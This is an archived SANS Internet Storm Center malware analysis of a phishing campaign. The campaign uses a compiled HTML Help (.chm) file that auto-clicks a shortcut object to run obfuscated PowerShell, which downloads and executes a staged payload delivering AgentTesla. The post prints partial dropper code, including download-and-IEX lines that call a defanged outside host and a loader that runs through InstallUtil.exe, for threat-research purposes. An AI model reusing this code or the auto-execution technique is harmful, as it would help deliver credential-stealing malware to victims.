
AgentTesla Dropped Through Automatic Click in Microsoft Help File

By SANS Internet Storm Center

Archived: 2026-04-05 21:47:51 UTC

Attackers have plenty of resources to infect our systems. If some files may look suspicious because the extension is less common (like .xsl files[1]), others look really safe and make the victim confident to open it. I spotted a phishing campaign that delivers a fake invoice. The attached file is a classic ZIP archive but it contains a .chm file: a Microsoft compiled HTML Help file[2]. The file is named "INV00620224400.chm" (sha256:af9fe480abc56cf1e1354eb243ec9f5bee9cac0d75df38249d1c64236132ceab) and has a current VT score of 27/59[3].If you open this file, you will get a normal help file (.chm extension is handled by the c:\windows\hh.exe tool).

But you will see that a Powershell window is popping up for a few seconds and disappears. Let's have a look at the file. You can handle .chm files with 7Zip and browse their content:



The sub-directories starting with "$" and the files starting with "#" are standard files in such files but let's have a look at the file called "sdf48df.htm". As usual, Microsoft provides tools and file formats that are able to work with dynamic content. This is true for help files that can embed Javascript code. Here is the content of the .htm file:

```
<script language="javascript">
var kldfdf='|!3C|!68|!74|!6D|!6C|!3E|!0A|!3C|!74|!69|!74|!6C|!65|!3E|!20|!43|!75|!73|!74|!6F|!6D|!65
!73|!65|!72|!76|!69|!63|!65|!20|!3C|!2F|!74|!69|!74|!6C|!65|!3E|!0A|!3C|!68|!65|!61|!64|!3E|!0A|!3C|
!61|!64|!3E|!0A|!3C|!62|!6F|!64|!79|!3E|!0A|!0A|!3C|!68|!32|!20|!61|!6C|!69|!67|!6E|!3D|!63|!65|!6E|
[...code removed...]
!72|!45|!61|!63|!68|!2D|!4F|!62|!6A|!65|!63|!74|!20|!7B|!28|!20|!5B|!43|!6F|!6E|!76|!65|!72|!74|!5D|
var fkodflg =bb0df4(kldfdf)
document.write(unescape(fkodflg));

function bb0df4(str) {
    return str.split("|!").join("%");
}
</script>
```

The variable `kldfdf` is easy to decode (it's just a hex-encoded chunk of data):

```
<html>
<title> Customer service </title>
<head>
```

```
</head>
<body>

<h2 align=center> Customer service </h2>
<p>
<h3 align=center> Please Wait... </h3>
</p>
</body>
</html>
<OBJECT id=shortcut classid="clsid:52a2aaae-085d-4187-97ea-8c30db990436" width=1 height=1>
<PARAM name="Command" value="ShortCut">
<PARAM name="Item1" value=",C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe, -WindowStyle
^02^D3^64^43^43^64^44^03^65^65^42^B3^D7^22^F5^42^87^03^22^D5^56^47^97^26^B5^D5^27^16^86^36^B5^B7^02^
26^F4^D2^86^36^16^54^27^F6^64^C7^02^92^72^E5^72^82^47^96^C6^07^37^E2^67^D6^42^02^D3^37^27^16^86^34^9
6^42^B3^92^72^76^07^A6^E2^23^16^47^C6^56^44^F2^47^C6^E2^16^27^56^86^F2^F2^A3^07^47^47^86^72^C2^46^F6
[...code removed...]
6^34^26^72^B2^72^56^75^E2^47^72^B2^72^56^E4^02^47^36^72^B2^72^56^A6^26^F4^72^B2^72^D2^77^56^E4^82^72
^42^B3^23^23^07^42^02^D3^02^C6^F6^36^F6^47^F6^27^05^97^47^96^27^57^36^56^35^A3^A3^D5^27^56^76^16^E6^
96^F6^05^56^36^96^67^27^56^35^E2^47^56^E4^E2^D6^56^47^37^97^35^B5^B3^92^23^73^03^33^02^C2^D5^56^07^9
6^F6^47^F6^27^05^97^47^96^27^57^36^56^35^E2^47^56^E4^E2^D6^56^47^37^97^35^B5^82^47^36^56^A6^26^F4^F6
^D6^57^E6^54^B5^02^D3^02^23^23^07^42';$text =$vYeIZ.ToCharArray();[Array]::Reverse($text);$tu=-join
</OBJECT>

<SCRIPT>
shortcut.Click();
</SCRIPT>
```

How is the Powershell script executed? An object `shortcut` is created with the parameter `Item1` containing the command to execute. The trick is to use the method `Click()` on the object to make it automatically executed without the user's interaction[4].

Here is the decoded Powershell new script:

```
$p22 = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);[System.Net.ServicePointManager]::S
$tty='(New-'+'Obje'+'ct Ne'+'t.We'+'bCli'+'ent)'|I`E`X;[void] [System.Reflection.Assembly]::LoadWith
do {
  $ping = test-connection -comp google.com -count 1 -Quiet
} until ($ping);
$mv= [Microsoft.VisualBasic.Interaction]::CallByname($tty,'Dow' + 'nlo' + 'adS' + 'tring',[Microsoft
$asciiChars= $mv.split('^') |ForEach-Object {[char][byte]"0x$_"};
$VV0DF44F= $asciiChars -join '';
IEX($VV0DF44F)
```

This code downloads a fake picture (`hxxp://hera[.]lt/Delta2.jpg`) that contains another Powershell script. This one will drop and execute the malware on the infected system:

```
$e00fgfg4=(-Join ((111, 105, 130)| ForEach-Object {( [Convert]::ToInt16(([String]$_ ), 8) -As[Char])
sal c0d4s75 $e00fgfg4

function AfdEYmOP {
  param($GjruFEh)
  $GjruFEh = $GjruFEh -split '(..)' | ? { $_ }
  ForEach ($aYLEzWVc in $GjruFEh) {
    [Convert]::ToInt32($aYLEzWVc,16)
  }
}

[String]$vhghWAdfB='4D5A9@!@!3@!@!@!04@!@!@!FFFF@!@!B8@!@!@!@!@!@!@!4@!@!@!@!@!@!@!@!@!@!@!@!@!@!@!@

[String]$lkgY='1F8B08@!@!@!@!@!04@!CCBD07BC5C45F5387EF7EEEE6DDBDEECEEBB5BDFBB9B7E79FB125228EF2590842

$dfffgrrr='$b05d.In@@#>@#<<<<<%%%%^^*******>>>><<||||@!!!!!!!@@@@@@@@@ke($null,$null)'.replace('@@#>@

$jhugrdtf='$dfffgrrr.Lo@@#>@#<<<<<%%%%^^*******>>>><<||||@!!!!!!!@@@@@@@@@($lqct)'.Replace('@@#>@#<<<

$jhugrdtf| c0d4s75

[Byte[]]$lkgY2= AfdEYmOP $lkgY
[YESS]::f77df00sd('InstallUtil.exe',$lkgY2)
```

Xavier Mertens (@xme)
Senior ISC Handler - Freelance Cyber Security Consultant
PGP Key
